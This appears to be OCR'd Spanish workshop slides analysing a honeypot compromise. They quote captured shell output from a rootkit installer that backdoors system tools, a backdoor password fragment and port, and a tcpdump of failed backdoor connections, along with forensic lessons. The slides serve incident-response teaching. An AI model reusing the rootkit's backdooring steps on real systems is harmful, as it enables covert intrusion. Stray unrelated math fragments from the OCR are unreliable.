
Conclusión: Confirmación de las pruebas anteriores. Revela la contraseña.
Fuente: Ethereal

```
sh # checking for remote logging...
sh # holy guacamole batman
             REMOTE LOGGING DETECTED
[sh]# I hope you can get to these other computer(s):
             192.168.1.10
  cuz this box is LOGGING to it...
sh # [Installing Trojans....]
sh # Using Password : mokota----
sh # Using ssh-port : 20000
expr: non-numeric argument
./sz: line 42: test: =: unary operator expected
./sz: line 47: test: Aug: integer expression expected
sh # : ps/du/ls/top/netstat/find backdoored
sh #
[...]
```

Conclusión: Confirmación de las pruebas anteriores. Revela la contraseña.
Fuente: Ethereal

```
sh # [Moving our files...]
sh # : sniff/parse/sauber moved
sh # [Modifying system settings to suite our needs]
-------------------------------------------------------------
sh # [System Information...]
sh # Hostname : charlie.dummy.net (192.168.1.5)
sh # Arch : i686 -+- bogomips : 4683.04 '
sh # Alternative IP : 192.168.1.5 -+- Might be [ 1 ] active adapters.
sh # Distribution: Red Hat Linux release 8.0 (Psyche)
-------------------------------------------------------------
sh # ipchains ...?
./setup: line 344: /sbin/ipchains: No such file or directory
-------------------------------------------------------------
sh # ================== Backdooring completed in :15 seconds
```

Conclusión: Confirmación de las pruebas anteriores.
Fuente: Ethereal



Conclusión: Información adicional

Fuente: Ethereal / Mozilla

```
[root@holmes dir2]# tcpdump -r tcpdump_200307151956 'port 20000'
10:27:32.713915 10.5.5.158.62718 > 192.168.1.5.20000: S 23403332:23403332(0) win 8192
  <mss 1460,nop,nop,sackOK> (DF)

10:27:32.714305 192.168.1.5.20000 > 10.5.5.158.62718: S 1283735913:1283735913(0) ack
  23403333 win 5840 <mss 1460,nop,nop,sackOK> (DF)

10:27:35.653412 10.5.5.158.62718 > 192.168.1.5.20000: S 23403332:23403332(0) win 8192
  <mss 1460,nop,nop,sackOK> (DF)

10:27:35.654084 192.168.1.5.20000 > 10.5.5.158.62718: S 1283735913:1283735913(0) ack
  23403333 win 5840 <mss 1460,nop,nop,sackOK> (DF)

10:27:36.935977 192.168.1.5.20000 > 10.5.5.158.62718: S 1283735913:1283735913(0) ack
  23403333 win 5840 <mss 1460,nop,nop,sackOK> (DF)
[...]
[root@holmes dir2]#
```

Conclusión: El intruso intentó conectar a su puerta trasera sin éxito
Fuente: Ethereal


R(x)=40x
5x+350
A(r)=8r
5(t)
6,596
2 4 6 8 10
2 4 6 8 10 12

- 14 horas después del despliegue del honeypot, un atacante logró acceso como root al sistema explotando una vulnerabilidad del daemon de SAMBA “smbd”.
- Entonces añadió una cuenta de usuario al sistema e instaló un rootkit llamado “shv4”, que incluía varios comandos troyanos para ocultar sus actividades, dos puertas traseras, un sniffer y un agente de DDOS.
- Más tarde, intentó acceder al sistema usando una de sus puertas traseras, sin éxito.
- El ataque duró menos de 10 minutos.

- El análisis forense de un sistema proporciona una enorme cantidad de información sobre un incidente, pero su efectividad se multiplica cuando se combina con otras fuentes de información como IDS y traza de red.
- IDS:
  - Detectó que el sistema había sido comprometido
  - Identificó la IP origen del ataque y la IP del servidor web
  - Identificó la IP de los gestores del agente DDOS
- Traza de red:
  - Permitió recuperar todos los comandos del atacante y la respuesta del sistema
  - Habría permitido recuperar el rootkit en caso necesario
  - Mostró que el atacante volvió después


- Fue posible recuperar mucha información del disco del sistema, pero una de las piezas más importante, el fichero del rootkit, estaba dañado.
- Es muy probable que se dañara al ejecutar el “shutdown” en lugar de apagar bruscamente el sistema.
- Siempre que sea posible, se debe evitar modificar de ninguna manera la información del sistema a analizar.

- El honeypot fue atacado y conquistado en menos de 24h, a pesar de que:
  - no tenía mucha CPU
  - no tenía mucho espacio en disco
  - no tenía un gran ancho de banda (conexión ADSL básica)
  - su presencia no fue anunciada de ninguna manera
  - no tenía un nombre de dominio asociado
  - no tenía datos importantes (S.O.)

- El honeypot fue atacado desde una máquina que albergaba la página web principal de una compañía de web-hosting.
- Muy probablemente, el ataque no fue lanzado por alguien de dicha compañía sino por un intruso que previamente había tomado control de su servidor web, sin que nadie se diera cuenta.

- Motivaciones del ataque:
  - Sistemas automáticos: virus y gusanos.
  - *Script-kiddies*: disponibilidad de herramientas muy simples.
  - Repositorio de "w4R3z".
  - Obtención de recursos para futuros ataques.

- Responsabilidad:
  - ¿Soy responsable si desde mi sistema se lanza un ataque a un tercero?



Demostración

Demostración

Sala de talleres

17:30 – 18:30


hp
invent